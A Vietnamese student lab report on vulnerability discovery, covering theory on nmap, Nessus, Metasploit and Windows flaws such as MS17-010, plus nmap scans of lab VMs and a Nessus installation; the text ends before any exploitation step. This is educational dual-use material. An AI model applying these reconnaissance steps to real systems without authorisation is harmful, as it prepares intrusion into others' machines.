

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**  
**KHOA AN TOÀN THÔNG TIN**



**Môn học: Thực Tập Cơ Sở**  
**Báo Cáo Bài Thực Hành 10**  
**Tìm kiếm và khai thác lỗ hổng**

**Họ và tên:** Trần Thị Thu Phương

**Mã sinh viên:** B21DCAT151

**Nhóm môn học:** 04

**Giảng viên:** Đinh Trường Duy

Hà Nội, 3/2024

## Mục lục

<b>1. Mục đích .....</b>	<b>3</b>
<b>2. Nội dung thực hành .....</b>	<b>3</b>
<b>2.1. Cơ sở lý thuyết.....</b>	<b>3</b>
2.1.1. Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework ....	3
a. Công cụ Nmap .....	3
b. Công cụ Nessus .....	3
c. Công cụ Metasploit.....	3
2.1.2. Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được.....	4
2.1.3. Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010).....	6
<b>2.2. Các bước thực hiện .....</b>	<b>7</b>
2.2.1. Chuẩn bị môi trường.....	7
2.2.2. Sử dụng nmap/zenmap để quét các cổng dịch vụ.....	7
2.2.3. Sử dụng nessus để quét các lỗ hổng .....	9
2.2.4. Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7.....	14
<b>3. Kết luận .....</b>	<b>17</b>
<b>4. Tài liệu tham khảo .....</b>	<b>17</b>

## Danh mục hình ảnh

Sơ đồ kiến trúc và các thành phần của Metasploit framework.....	4
IP máy tấn công (Kali Linux) .....	7
IP máy nạn nhân (Windows 10) .....	7
2 máy đã kết nối với nhau .....	8
IP máy Kali .....	9
IP máy Windows 7 dùng làm máy nạn nhân.....	9
Kết quả quét lỗ hổng.....	12
Chi tiết các lỗ hổng quét được:.....	13
Chọn vào 1 lỗ hổng, xem chi tiết.....	13
Chọn tiếp 1 lỗ hổng, ta có thể xem thông tin mô tả, cách khắc phục của lỗ hổng này .....	14
IP máy Kali (máy tấn công).....	14
IP máy Windows 7 (nạn nhân) .....	14

## 1. Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

## 2. Nội dung thực hành

### 2.1. Cơ sở lý thuyết

#### 2.1.1. Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework

##### a. Công cụ Nmap

**Nmap** (Network Mapper) được Gordon Lyon giới thiệu lần đầu vào năm 1997, là một công cụ quét, theo dõi và đánh giá bảo mật hàng đầu, ban đầu nmap chỉ phát triển trên hệ điều hành linux, về sau có cả phiên bản dành cho các hệ điều hành khác như Windows, Mac OS,... đặc biệt nmap có một phiên bản GUI tên là Zenmap.

Nmap có thể thực hiện quét trên một IP, dải IP, domain hay là cả một danh sách. Ví dụ: thekalitools.com, thekalitools.com/24, 192.168.0.1; 10.0.0-255.1-254;...

##### b. Công cụ Nessus

Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại. Theo cuộc khảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhất thế giới.


Nessus cho phép quét các loại lỗ hổng như cho phép kiểm soát từ xa hoặc truy cập dữ liệu nhạy cảm trên hệ thống, cấu hình sai, sử dụng mật khẩu mặc định, mật khẩu dễ đoán, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển, hoặc tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại,... Nessus bao gồm hai phần chính:

- Nessusd - dịch vụ luôn chạy của Nessus - thực hiện quét
- Nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng.

Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client. Thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus - Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

##### c. Công cụ Metasploit

Metasploit framework là một công cụ rất mạnh mẽ có thể được sử dụng để thăm dò các lỗ hổng hệ thống trên mạng và máy chủ. Bởi vì nó có mã nguồn mở, nó có thể dễ dàng tùy chỉnh và sử dụng với hầu hết các hệ điều hành. Metasploit chứa trên 1677 chương trình khai thác lỗ hổng trên 25 nền tảng, như Cisco, Java, Python, PHP, Android và các nền tảng khác. Với Metasploit, người kiểm thử xâm nhập có thể sử dụng chương trình tấn công có sẵn hoặc tùy chỉnh và thực thi vào một mạng để thăm dò các điểm yếu. Một khi các lỗ hổng được xác định và ghi lại, thông tin có thể được sử dụng để giải quyết các điểm yếu hệ thống và ưu tiên các giải pháp. Dưới đây là sơ đồ kiến trúc và các thành phần của Metasploit framework:



*Sơ đồ kiến trúc và các thành phần của Metasploit framework*

### 2.1.2. Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được

Lỗ hổng bảo mật là những lỗi phần mềm, lỗi trong đặc điểm kỹ thuật và thiết kế, nhưng đa số là lỗi trong lập trình. Bất kỳ gói phần mềm lớn nào cũng có hàng ngàn lỗi. Đây là những lỗ hổng nằm ử mình trong hệ thống phần mềm của chúng ta, đợi đến khi được kích hoạt hoặc bị phát hiện. Khi đó, chúng có thể được dùng để tấn công các hệ thống.

Các lỗ hổng bảo mật trên một hệ thống là các điểm yếu có thể tạo nên sự ngưng trệ của dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép truy cập bất hợp pháp vào hệ thống. Các lỗ hổng bảo mật có thể nằm ngay các dịch vụ cung cấp như web, mail, ftp,... Ngoài ra các chương trình ứng dụng hay dùng cũng chứa các lỗ hổng.

Có nhiều nguyên nhân gây ra lỗ hổng bảo mật: có thể do lỗi của bản thân hệ thống, hoặc do người quản trị hệ thống không hiểu sâu sắc các dịch vụ cung cấp hoặc do người dùng sử dụng có ý thức bảo mật kém click vào các đường link hoặc tải về các ứng dụng độc hại.

Lỗ hổng bảo mật có mức độ ảnh hưởng khác nhau. Có những lỗ hổng chỉ ảnh hưởng đến chất lượng dịch vụ cung cấp nhưng cũng có những lỗ hổng ảnh hưởng tới cả hệ thống hoặc làm ngưng trệ dịch vụ. Một số cổng dịch vụ quét được lỗ hổng như: SSH, FTP, SMTP, HTTP, HTTPS, DNS, SNMP, MySQL,...

❖ **Lỗ hổng Nessus quét được trên máy Windows 7:**

**Lỗ hổng MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)**

Lỗ hổng MS11-030, còn được biết đến với tên gọi "Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553)", là một lỗ hổng bảo mật được Microsoft công bố vào tháng 4 năm 2011. Lỗ hổng này tác động đến dịch vụ DNS (Domain Name System) trên hệ điều hành Windows.

Các tác hại của lỗ hổng này có thể rất nghiêm trọng, bao gồm:

- Thực thi mã từ xa (Remote Code Execution - RCE): Tin tặc có thể tận dụng lỗ hổng này để thực thi mã từ xa trên máy chủ DNS, cho phép họ chiếm quyền kiểm soát và thực hiện các hoạt động không ủng hộ trên hệ thống.
- Tấn công từ xa: Tin tặc có thể thực hiện các cuộc tấn công từ xa thông qua lỗ hổng này, có thể dẫn đến mất kiểm soát hoặc phá hủy dịch vụ DNS.
- Đánh cắp dữ liệu: Nếu máy chủ DNS bị chiếm quyền kiểm soát, tin tặc có thể sử dụng lỗ hổng này để đánh cắp dữ liệu quan trọng từ các giao tiếp DNS.

Lỗ hổng MS11-030 tồn tại trong các hệ thống Windows và ảnh hưởng đến các phiên bản của Windows Server từ Windows 2003 đến Windows Server 2008 R2.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật (security patches) để sửa chữa lỗ hổng và bảo vệ người dùng khỏi các cuộc tấn công tiềm ẩn. Việc quan trọng nhất là cập nhật hệ thống của bạn với các bản vá bảo mật mới nhất từ Microsoft. Ngoài ra, người quản trị hệ thống cũng cần kiểm tra và cấu hình máy chủ DNS một cách chính xác để giảm thiểu rủi ro từ lỗ hổng này.

**Lỗ hổng Unsupported Windows OS (remote):**

Lỗ hổng "Unsupported Windows OS (remote)" là một lỗ hổng bảo mật xuất phát từ việc sử dụng hệ điều hành Windows không được hỗ trợ hoặc đã hết hạn hỗ trợ. Điều này có thể xảy ra khi người dùng vẫn tiếp tục sử dụng các phiên bản cũ của Windows mà Microsoft không còn cung cấp các bản vá bảo mật hoặc hỗ trợ kỹ thuật cho chúng nữa.

Các tác hại của lỗ hổng này có thể bao gồm:

- Rủi ro bảo mật cao: Hệ điều hành không được cập nhật thường xuyên có thể dễ dàng trở thành mục tiêu của các cuộc tấn công mạng, bao gồm vi rút, phần mềm độc hại và các kỹ thuật tấn công khác.
- Thiếu tính ổn định và hiệu suất: Việc sử dụng hệ điều hành không được hỗ trợ có thể gây ra các vấn đề về hiệu suất, ổn định và tương thích với các ứng dụng và phần cứng mới.

- Khả năng hoạt động không ổn định: Các lỗi hoặc vấn đề kỹ thuật có thể xuất hiện do thiếu các bản vá bảo mật hoặc hỗ trợ từ nhà sản xuất.
- Vi phạm quy định tuân thủ và an ninh thông tin: Trong một số ngành công nghiệp hoặc tổ chức, việc sử dụng hệ điều hành không được hỗ trợ có thể vi phạm các quy định về tuân thủ hoặc an ninh thông tin.

Cách khắc phục lỗ hổng này bao gồm:

- Nâng cấp hệ điều hành: Người dùng nên cân nhắc nâng cấp lên phiên bản Windows mới nhất để đảm bảo nhận được các bản vá bảo mật và hỗ trợ từ Microsoft.
- Cập nhật bảo mật định kỳ: Người dùng nên thường xuyên kiểm tra và cài đặt các bản vá bảo mật mới nhất cho hệ thống của mình.
- Sử dụng phần mềm bảo mật: Cài đặt và duy trì các giải pháp phần mềm bảo mật để bảo vệ hệ thống khỏi các mối đe dọa trực tuyến.
- Điều chỉnh quy trình và chính sách bảo mật: Trong trường hợp không thể nâng cấp lên phiên bản Windows mới nhất, tổ chức cần áp dụng các biện pháp bảo mật phù hợp và điều chỉnh các chính sách để giảm thiểu rủi ro từ lỗ hổng này.

**Lỗ hổng MS17-010:** Xem chi tiết mục 2.1.3

**Lỗ hổng MS16-047:**

MS16-047 là một bản cập nhật bảo mật cho các giao thức từ xa SAM (Security Account Manager) và LSAD (Local Security Authority Domain). Lỗ hổng này, còn được gọi là Badlock, có thể gây ra các vấn đề về an ninh như tăng quyền đặc quyền (elevation of privilege), tấn công man-in-the-middle và giả mạo người dùng đã được xác thực.

Tác hại của lỗ hổng này là kẻ tấn công có thể khai thác nó để tăng quyền đặc quyền và thực hiện các hành động không được ủy quyền trên hệ thống mục tiêu. Điều này có thể dẫn đến mất dữ liệu quan trọng, sự xâm nhập vào hệ thống, hoặc thậm chí là kiểm soát toàn bộ hệ thống.

Lỗ hổng MS16-047 tồn tại trên các máy chủ Windows chạy các phiên bản hệ điều hành nhất định và sử dụng các phiên bản cũ của các giao thức SAM và LSAD.

Để khắc phục lỗ hổng này, người dùng cần cập nhật hệ thống của mình bằng cách cài đặt bản vá bảo mật từ Microsoft được cung cấp trong cập nhật MS16-047. Việc này sẽ giúp bảo vệ hệ thống khỏi việc bị tấn công và bảo vệ dữ liệu quan trọng khỏi rủi ro.

### **2.1.3. Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010)**

Lỗ hổng MS17-010 là một lỗ hổng bảo mật trong giao thức SMBv1 (Server Message Block version 1), được phát hiện và công bố bởi Microsoft vào tháng 3 năm 2017. Đây

là một lỗ hổng đặc biệt nguy hiểm vì nó cho phép tin tặc thực hiện tấn công từ xa trên các hệ thống chạy hệ điều hành Windows.

Tác hại của lỗ hổng này rất nghiêm trọng. Nó cho phép tin tặc thực hiện tấn công kiểu "Remote Code Execution" (RCE), có nghĩa là tin tặc có thể thực thi mã từ xa trên hệ thống mục tiêu mà không cần tài khoản người dùng hợp lệ. Điều này có thể dẫn đến việc kiểm soát hoàn toàn hệ thống, đánh cắp dữ liệu, triển khai phần mềm độc hại, hoặc thậm chí tấn công các hệ thống khác trong mạng nội bộ.

Lỗ hổng MS17-010 tồn tại trong các phiên bản của hệ điều hành Windows từ Windows 7 đến Windows Server 2016.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật. Đối với người dùng và quản trị viên hệ thống, việc cập nhật hệ thống với các bản vá bảo mật mới nhất từ Microsoft là cách hiệu quả nhất để ngăn chặn việc tận dụng lỗ hổng này. Ngoài ra, có thể tắt giao thức SMBv1 hoặc triển khai các biện pháp kiểm soát truy cập bổ sung để giảm thiểu rủi ro từ lỗ hổng MS17-010.

## 2.2. Các bước thực hiện

### 2.2.1. Chuẩn bị môi trường

- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework
- Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework (Kali Linux)

### 2.2.2. Sử dụng nmap/zenmap để quét các công dịch vụ

#### ❖ Kiểm tra môi trường

```
(root@tranhithuphuong151)-[/home/tranphuong/Downloads]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.17.166 netmask 255.255.255.0 broadcast 192.168.17.255
    inet6 fe80::20c:29:bb:b1:1a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:bb:b1:1a txqueuelen 1000 (Ethernet)
    RX packets 372828 bytes 534011659 (509.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 48057 bytes 5505913 (5.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

*IP máy tấn công (Kali Linux)*

```
Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::f0f6:24b2:7ace:dc83%11
IPv4 Address. . . . . : 192.168.17.197
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.17.2

Tunnel adapter isatap.localdomain:
```

*IP máy nạn nhân (Windows 10)*



```
(tranhuong@tranthithuphuong151)-[~/Downloads]
$ ping 192.168.17.197
PING 192.168.17.197 (192.168.17.197) 56(84) bytes of data.
64 bytes from 192.168.17.197: icmp_seq=1 ttl=128 time=0.773 ms
64 bytes from 192.168.17.197: icmp_seq=2 ttl=128 time=3.01 ms
64 bytes from 192.168.17.197: icmp_seq=3 ttl=128 time=1.24 ms
```

*2 máy đã kết nối với nhau*

### ❖ Sử dụng nmap để quét các cổng trên máy Windows 10

- Quét nhanh các cổng mở trên máy Windows 10 (192.168.17.197) sử dụng Kali Linux. Kết quả trả về là các cổng đang mở trên máy Windows 10.

```
(tranhuong@tranthithuphuong151)-[~/Downloads]
$ nmap 192.168.17.197
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 01:26 EDT
Nmap scan report for 192.168.17.197
Host is up (0.00080s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds

(tranhuong@tranthithuphuong151)-[~/Downloads]
$ date
Wed Mar 27 01:26:57 EDT 2024
```

- Quét cổng dịch vụ netbios-ssn cổng 139

```
(tranhuong@tranthithuphuong151)-[~/Downloads]
$ nmap -p139 192.168.17.197
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 01:30 EDT
Nmap scan report for 192.168.17.197
Host is up (0.0094s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

(tranhuong@tranthithuphuong151)-[~/Downloads]
$ date
Wed Mar 27 01:30:37 EDT 2024
```

- Quét cổng dịch vụ microsoft-ds cổng 445

```
(tranhuong@tranthithuphuong151)-[~/Downloads]
$ sudo nmap -PU -p445 192.168.17.197
[sudo] password for tranhuong:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 01:31 EDT
Nmap scan report for 192.168.17.197
Host is up (0.0015s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:CD:E3:48 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds

(tranhuong@tranthithuphuong151)-[~/Downloads]
$ date
Wed Mar 27 01:32:08 EDT 2024
```

### 2.2.3. Sử dụng nessus để quét các lỗ hổng

- ❖ Kiểm tra môi trường: (mỗi phần có thể em dùng máy khác nhau)

```
(tranhuong@tranthithuphuong151)-[~/Downloads]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.17.191 netmask 255.255.255.0 broadcast 192.168.17.255
    inet6 fe80::20c:29ff:fe6d:6dbd prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:cd:6d:bd txqueuelen 1000 (Ethernet)
    RX packets 449446 bytes 638430073 (608.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 54996 bytes 6860662 (6.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

*IP máy Kali*

```
Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  . : localdomain
Link-local IPv6 Address . . . . . : fe80::r0rb-24b2:7ace:dc83%11
IPv4 Address. . . . . : 192.168.17.190
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.17.2

Tunnel adapter isatap.localdomain:
```

*IP máy Windows 7 dùng làm máy nạn nhân*

- ❖ Cài đặt Nessus trên Kali (Do máy Kali chưa có)

- Tải xuống: Vào trang chủ và tải bản cài đặt cho kali linux. Rồi cài đặt chúng vào máy

## Bài 10: Tìm kiếm và khai thác lỗ hổng

```
[sudo] password for tranphuong:
(root@tranthithuphuong151)-[/home/tranphuong/Downloads]
# dpkg -i Nessus-10.7.1-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 438087 files and directories currently installed.)
Preparing to unpack Nessus-10.7.1-debian10_amd64.deb ...
Unpacking nessus (10.7.1) ...
Setting up nessus (10.7.1) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
```

- Khởi chạy dịch vụ nessusd


```
(root@tranthithuphuong151)-[/home/tranphuong/Downloads]
systemctl start nessusd

(root@tranthithuphuong151)-[/home/tranphuong/Downloads]
# systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Sat 2024-03-23 23:04:45 EDT; 8s ago
     Main PID: 6526 (nessus-service)
        Tasks: 14 (limit: 2273)
      Memory: 132.7M
         CPU: 7.996s
       CGroup: /system.slice/nessusd.service
               └─6526 /opt/nessus/sbin/nessus-service -q
                 └─6528 nessusd -q


Mar 23 23:04:45 tranthithuphuong151 systemd[1]: Started nessusd.service - The N>
Mar 23 23:04:47 tranthithuphuong151 nessus-service[6528]: Cached 0 plugin libs >
Mar 23 23:04:47 tranthithuphuong151 nessus-service[6528]: Cached 0 plugin libs >
lines 1-14/14 (END)
```

- Truy vào Nessus trên browser, chọn bản miễn phí và làm theo hướng dẫn để đăng ký 1 tài khoản. Giao diện khi đang tải xuống plugins. (Lưu ý thời gian chờ đợi rất lâu.)

## Bài 10: Tìm kiếm và khai thác lỗ hổng




- Giao diện khi truy cập Browser Nessus và đã cài đặt hoàn tất Nessus:



